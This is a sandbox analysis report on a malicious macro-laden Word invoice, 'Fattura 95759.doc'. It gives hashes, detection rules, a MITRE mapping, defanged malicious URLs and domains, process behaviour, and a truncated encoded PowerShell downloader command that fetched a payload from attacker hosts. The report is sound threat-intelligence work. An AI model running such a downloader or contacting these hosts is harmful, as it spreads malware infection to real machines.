MALICIOUS

Classifications: -

Threat Names: C2/Generic-A | Mal/HTMLGen-A

Verdict Reason: -

Sample Type	**Word Document**
File Name	**Fattura 95759.doc**
ID	#10321181
MD5	a2b93fb049f7d741a96b8eaa96551078
SHA1	88e1502c67953deccc062029bc3503918945b964
SHA256	d6ba47dba7a4b5d3edbc954990704573281e71239ffd59490f13290d2f19694b
File Size	276.50 KB
Report Created	2024-04-28 10:54 (UTC)
Target Environment	windows 10 (64bit TH2 -EN- MSO_2016) | ms_office

OVERVIEW

VMRay Threat Identifiers (16 rules, 31 matches)

Score	Category	Operation	Count	Classification
4/5	Execution	Executes encoded PowerShell command	1	-
	• (Process #3) wmiprvse.exe executes base64-encoded Powershell command.			
4/5	Network Connection	Performs DNS request	5	-
	• (Process #5) powershell.exe resolves hostname "craftlok.com" to IP "84.32.84.32". • (Process #5) powershell.exe resolves hostname "blipbillboard.com" to IP "74.220.199.6". • (Process #5) powershell.exe resolves hostname "upeya.org" to IP "75.119.159.99". • (Process #5) powershell.exe resolves hostname "www.ethiofidel.com" to IP "66.96.147.109". • (Process #5) powershell.exe fails to resolve hostname "gullukomurelektronik.com"			
4/5	Network Connection	Connects to remote host	4	-
	• (Process #5) powershell.exe opens an outgoing TCP connection to host "84.32.84.32:443". • (Process #5) powershell.exe opens an outgoing TCP connection to host "74.220.199.6:80". • (Process #5) powershell.exe opens an outgoing TCP connection to host "66.96.147.109:80". • (Process #5) powershell.exe opens an outgoing TCP connection to host "75.119.159.99:80".			
4/5	Network Connection	Attempts to connect through HTTP	4	-
	• (Process #5) powershell.exe connects to hxxp://upeya[.]org/wp-includes/ulcbrMKbd/. • (Process #5) powershell.exe connects to hxxp://upeya[.]org/public/wp-includes/ulcbrMKbd. • (Process #5) powershell.exe connects to hxxp://www[.]ethiofidel[.]com/cgi-bin/htt6ft2j_eh9u68dup-79/. • (Process #5) powershell.exe connects to hxxp://blipbillboard[.]com/iexolau/qqqPxitN/.			
4/5	Network Connection	Connects to a CMS hoster	2	-
	• (Process #5) powershell.exe connects to a hosted Wordpress site at hxxp://upeya[.]org/public/wp-includes/ulcbrMKbd. • (Process #5) powershell.exe connects to a hosted Wordpress site at hxxp://upeya[.]org/wp-includes/ulcbrMKbd/.			
4/5	Heuristics	Document tries to trick users into running macros	1	-
	• Extracted text from an image embedded in C:\Users\RDhJ0CNFevzX\Desktop\Fattura 95759.doc suggests enabling macros.			
4/5	Execution	Document tries to create process	1	-
	• Document creates (process #5) powershell.exe.			
4/5	Reputation	Malicious file detected via reputation	2	-
	• An embedded file is a known malicious file. • The sample itself is a known malicious file.			
4/5	Reputation	Malicious host or URL detected via reputation	4	-
	• Reputation analysis labels the URL "hxxp://upeya[.]org/wp-includes/ulcbrMKbd/" which was contacted by (process #5) powershell.exe as C2/Generic-A. • (Process #5) powershell.exe contacted known malicious URL hxxp://www[.]ethiofidel[.]com/cgi-bin/htt6ft2j_eh9u68dup-79/ and was reported as "Phishing and Malware". • Reputation analysis labels the URL "hxxp://blipbillboard[.]com/iexolau/qqqPxitN/" which was contacted by (process #5) powershell.exe as Mal/HTMLGen-A. • Resolved domain "gullukomurelektronik.com" is a known malicious domain and was reported as "Phishing".			
2/5	Obfuscation	Document contains obfuscated macros	1	-

Score	Category	Operation	Count	Classification
	• C:\Users\RDhJ0CNFevzX\Desktop\Fattura 95759.doc contains an obfuscated macro.			
2/5	Execution	Executes macro on specific event	1	-
	• Executes macro automatically on target "document" and event "open".			
2/5	Execution	Office macro uses an execute function	1	-
	• Office macro uses the create function.			
2/5	YARA	Suspicious content matched by YARA rules	1	-
	• YARA detected "VBA_Obfuscation_ObjectName" from ruleset "Generic" in script.			
1/5	Heuristics	Contains suspicious meta data	1	-
	• Office document contains below average content data.			
1/5	Obfuscation	Overwrites code	1	-
	• (Process #1) winword.exe overwrites code to possibly hide behavior.			
1/5	Execution	Contains suspicious Office macro	1	-
	• Office document contains a suspicious VBA macro.			
-	Trusted	Known clean file	5	-
	• File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6de40067-cd2a-4666-8cd9-870e0a588215" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_cc38888a-7080-4220-9b7d-de7a9b2167ba" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fe77092-4798-42ae-bda5-e7f822b580e9" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_da21122d-ae44-4f93-ba1d-c9a978ca5b20" is a known clean file. • File "C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_67a2505d-bf00-4e2f-b010-406d32caddc3" is a known clean file.			

Mitre ATT&CK Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
	#T1086 PowerShell			#T1140 Deobfuscate/ Decode Files or Information					#T1071 Standard Application Layer Protocol		
	#T1064 Scripting			#T1027 Obfuscated Files or Information							
				#T1045 Software Packing							
				#T1064 Scripting							


Sample Information


ID	#10321181
MD5	a2b93fb049f7d741a96b8eaa96551078
SHA1	88e1502c67953deccc062029bc3503918945b964
SHA256	d6ba47dba7a4b5d3edbc954990704573281e71239ffd59490f13290d2f19694b
SSDeep	3072:huqiUXXOk6zDmO45rKgdzSrGMKylwLx3MXZ2lOcz5Cx3e8ucalOxyMqn8JyfAmcB:huqiUXXOlrKUzSrnLx3GMe8uc2YMqn
File Name	Fattura 95759.doc
File Size	276.50 KB
Sample Type	Word Document
Has Macros	✔

Analysis Information

Creation Time	2024-04-28 10:54 (UTC)
Analysis Duration	00:04:02
Termination Reason	Timeout
Number of Monitored Processes	4
Execution Successful	True
Reputation Enabled	✔
WHOIS Enabled	✖
Built-in AV Enabled	✖
Built-in AV Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of AV Matches	0
YARA Enabled	✔
YARA Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of YARA Matches	4


Word
File
Home
Insert
Design
Layout
References
Mailings
Review
View
Tell me what you want to do...
Sign in
Share
Paste
Cut
Copy
Format Painter
Clipboard
Font
Paragraph
Styles
Find
Replace
Select
Editing
Search Windows
12:57 PM
4/28/2024


Fattura 95759 [Compatibility Mode] - Word (Not Responding)
File
Home
Insert
Design
Layout
References
Mailings
Review
View
Tell me what you want to do...
Sign in
Share
Paste
Cut
Copy
Format Painter
Clipboard
Font
Paragraph
Styles
Find
Replace
Select
Editing
"Fattura 95759": 170 characters (an approximate value).
100%
Search Windows
12:58 PM
4/28/2024



Screenshots truncated

NETWORK

General

1.74 KB total sent

11.72 KB total received

3 ports 80, 443, 53

5 contacted IP addresses

27 URLs extracted

4 files downloaded

5 malicious hosts detected

DNS

5 DNS requests for 5 domains

1 nameservers contacted

1 total requests returned errors

HTTP/S

4 URLs contacted, 3 servers

3 sessions, 1.52 KB sent, 15.81 KB received

HTTP Requests

Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	hxxp://ajax[.]googleapis[.]com/ajax/libs/jquery/1.10.2/jquery.min.js	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]iyfubh[.]com/?dn=blipbillboard.com&pid=9POJB64QD	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]bluehost[.]com/media/shared/info/index/_bh/home.css	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]bluehost[.]com/media/shared/general/cookies.js	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]bluehost[.]com/cgi/terms	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]bluehost[.]com	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]bluehost[.]com/cgi-bin/partner	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]bluehost[.]com/media/shared/general/jquery/jquery.min.js	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]bluehost[.]com/media/shared/general/_bh/main.css	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]bluehost[.]com/cgi/info/contact_us	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]bluehost[.]com/media/shared/info/index/_bh/logo.jpg	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]bluehost[.]com/cgi/help	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]bluehost[.]com/cgi/info/about_us	-	-	-	0 bytes	CLEAN
GET	hxxp://upeya[.]org/public/comman/css/icons.min.css?v=1705062338	-	-	-	0 bytes	CLEAN
GET	hxxp://upeya[.]org/public/favicon.png	-	-	-	0 bytes	CLEAN
GET	hxxp://upeya[.]org/public/comman/js/app.min.js?v=1705062744	-	-	-	0 bytes	CLEAN

Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
GET	hxxp://upeya[.]org/public	-	-	-	0 bytes	CLEAN
GET	hxxp://upeya[.]org/public/error_404.jpg	-	-	-	0 bytes	CLEAN
GET	hxxp://upeya[.]org/public/comman/js/vendor.min.js	-	-	-	0 bytes	CLEAN
GET	hxxp://upeya[.]org/public/comman/css/app.min.css?v=1705062336	-	-	-	0 bytes	CLEAN
GET	hxxp://upeya[.]org/public/user/js/toastr.min.js	-	-	-	0 bytes	CLEAN
GET	hxxp://upeya[.]org/public/user/css/toastr.min.css?v=1705062334	-	-	-	0 bytes	CLEAN
GET	hxxp://upeya[.]org/public/assets/media/main/logo.png	-	-	-	0 bytes	CLEAN
GET	hxxp://upeya[.]org/public/comman/css/bootstrap.min.css?v=1705062338	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]searchvity[.]com	-	-	-	0 bytes	CLEAN
GET	hxxp://www[.]searchvity[.]com/?dn=	-	-	-	0 bytes	CLEAN
GET	hxxp://upeya[.]org/public/wp-includes/ulcbrMKbd	-	-	-	0 bytes	MALICIOUS
GET	hxxp://www[.]ethiofidel[.]com/cgi-bin/htt6ft2j_eh9u68dup-79/	-	-	-	0 bytes	MALICIOUS
GET	hxxp://blipbillboard[.]com/iexolau/qqqPxitN/	-	-	-	0 bytes	MALICIOUS
GET	hxxp://upeya[.]org/wp-includes/ulcbrMKbd/	-	-	-	0 bytes	MALICIOUS

DNS Requests

Type	Hostname	Response Code	Resolved IPs	CNames	Verdict
A	craftlok[.]com	NO_ERROR	84.32.84.32	-	CLEAN
A	blipbillboard[.]com	NO_ERROR	74.220.199.6	-	CLEAN
A	upeya[.]org	NO_ERROR	75.119.159.99	-	CLEAN
A	www[.]ethiofidel[.]com	NO_ERROR	66.96.147.109	-	CLEAN
A	gullukomurelektronik[.]com	NX_DOMAIN	-	-	MALICIOUS

BEHAVIOR

Process Graph

Process #1: winword.exe

ID	1
File Name	c:\program files\microsoft office\office16\winword.exe
Command Line	"C:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\
Monitor Start Time	Start Time: 165228, Reason: Analysis Target
Unmonitor End Time	End Time: 354516, Reason: Terminated
Monitor duration	189.29s
Return Code	0
PID	3252
Parent PID	-
Bitness	64 Bit

Host Behavior

Type	Count
System	4
Module	8
COM	14
Registry	5

Process #2: svchost.exe

ID	2
File Name	c:\windows\system32\svchost.exe
Command Line	C:\Windows\system32\svchost.exe -k netsvcs
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 206680, Reason: RPC Server
Unmonitor End Time	End Time: 407480, Reason: Terminated by timeout
Monitor duration	200.80s
Return Code	Unknown
PID	1012
Parent PID	3252
Bitness	64 Bit

Process #3: wmiprvse.exe

ID	3
File Name	c:\windows\system32\wbem\wmiprvse.exe
Command Line	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 206680, Reason: RPC Server
Unmonitor End Time	End Time: 407480, Reason: Terminated by timeout
Monitor duration	200.80s
Return Code	Unknown
PID	4432
Parent PID	1012
Bitness	64 Bit

Host Behavior

Type	Count
System	12
Module	3
Process	1

Process #5: powershell.exe

ID	5
File Name	c:\windows\system32\windowspowershell\v1.0\powershell.exe
Command Line	powershell -enco PAAjACAAaAB0AHQAcABzADoALwAvAHcAdwB3AC4AbQBpAGMAcgBvAHMAbwBmAHQALgBjAG8AbQAvACAAIwA+ACAAJABiADUANAA1ADgAMgA0AHgAN... ...A2ADMAMAAxADkAMAA0ADUAYgAwACcAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAGIAMgA2ADAAMAAzADkAMwAwAHgAMgA9ACcAYwAwADUAMwAwADEAYgA4AGIAMQA2ADAAJwA=
Initial Working Directory	C:\Windows\system32\
Monitor Start Time	Start Time: 209470, Reason: Child Process
Unmonitor End Time	End Time: 325145, Reason: Terminated
Monitor duration	115.67s
Return Code	0
PID	4556
Parent PID	4432
Bitness	64 Bit

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
C:\Users\RDhJ0CNFevzX\266.exe	4.62 KB	de4f91cadfd7ed0b1fe25079ce1c209c551ce35f2b33b560930210be5eed00c2	✖

Host Behavior

Type	Count
Module	11
File	1345
Environment	73
Registry	102
Mutex	30
-	47
System	35
-	5

Network Behavior

Type	Count
HTTP	4
DNS	5
TCP	4

ARTIFACTS

File

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
d6ba47dba7a4b5d3edbc954990704573281e71239ffd59490f13290d2f19694b	C:\Users\RDhJ0CNFevzX\Desktop\Fattura 95759.doc	Sample File	276.50 KB	application/msword	-	MALICIOUS
dc4ca971c4c7df50c5aaee10082c75563151e4cabff67b0890156b4ea90379e0	-	Downloaded File	867 bytes	text/html	-	MALICIOUS
b75321188ec8674a0ad584bb8ad450eafd22472e1ce6a7fc1f5abc09b75a38d9	b08c1132724b	Script	25.82 KB	application/x-vba-macros	-	SUSPICIOUS
2e3dd1a252aefe5732b5b95318e88b54379ae8479ef1c1ffe546d4f0a0f3b135	-	Script	5.83 KB	application/x-vba-macros	-	SUSPICIOUS
7d1b393d76ab91c05143c9cab173fc9d522e6c598d09023b80afa4db8bd5f774	b20x12020c55c	Script	45.79 KB	application/x-vba-macros	-	SUSPICIOUS
5024b601465d197e6f2f0a4ef319257894aba791b44ae652ac076c643b5a46ca	-	Script	10.03 KB	application/x-vba-macros	-	SUSPICIOUS
a80f47368e726e3d1211b4185aa65034982111910a7bb83e82e02832e7743526	-	Blob	72 bytes	application/octet-stream	-	CLEAN
5741ef6d813d489c64e8358a2338775e3661977235c57315ca2bf34caff1e054	-	Blob	120 bytes	application/octet-stream	-	CLEAN
6536f6e832e675cd6a101d9379f96543b88bdbbd296a8da4a8b85a276fccaeab	-	Blob	72 bytes	application/octet-stream	-	CLEAN
2631f490e306f5d837e7722771e90504d1d2d3d81fbd7abf239f6b3c9df27e4e	-	Blob	5.98 KB	application/octet-stream	-	CLEAN
1dae61f6067b9bf73289d1a86ee3edad935124714381182ae4022882b92978f	-	Blob	172 bytes	application/octet-stream	-	CLEAN
73bb65a3ec46f6048879f027f97a2bbcb50ee269eb61ebf62b6cbf3708df94a6	-	Blob	68 bytes	application/octet-stream	-	CLEAN
64de0065bd8dc7a9349d6080ffaec3d173597287fbed34f71ac7c2c9e15737ad	0.WMF	Extracted File	444 bytes	image/wmf	-	CLEAN
f37b31c23979bd5274279efaea8f643bb53a3ee0713c42d833ae0e0615ab3455	3.WMF	Extracted File	444 bytes	image/wmf	-	CLEAN
8f1fabb066d8063ec1e298edfeab931eef1759f8d796374a40d097e9137ee2ea	5.WMF	Extracted File	444 bytes	image/wmf	-	CLEAN
8c37610535e050d1d01f8d5ea373ad23a3b96545ec85e72e00ea8e95b1ace004	7.WMF	Extracted File	444 bytes	image/wmf	-	CLEAN
5f65a588e28ef23fb37e7106516f3b21a6dd814a5a32a26645fa91fc601e57ba	9.WMF	Extracted File	444 bytes	image/wmf	-	CLEAN
f9e7a4c428baa5195529d506ea576c117893995ea195dc3303e040ba65702e06	11.WMF	Extracted File	444 bytes	image/wmf	-	CLEAN
17333fd9ffeecc30ba52052473b2766ba1bd6c4911a095e99f4073da35bd4d5e	12.JPG	Extracted File	67.66 KB	image/jpeg	-	CLEAN
3bbe72f3baa8ec61de17a1d767fca58704769684b7abe9161d0c4eaf4c8f0982	-	Downloaded File	707 bytes	text/html	-	CLEAN

SHA256	File Names	Category	File Size	MIME Type	Operations	Verdict
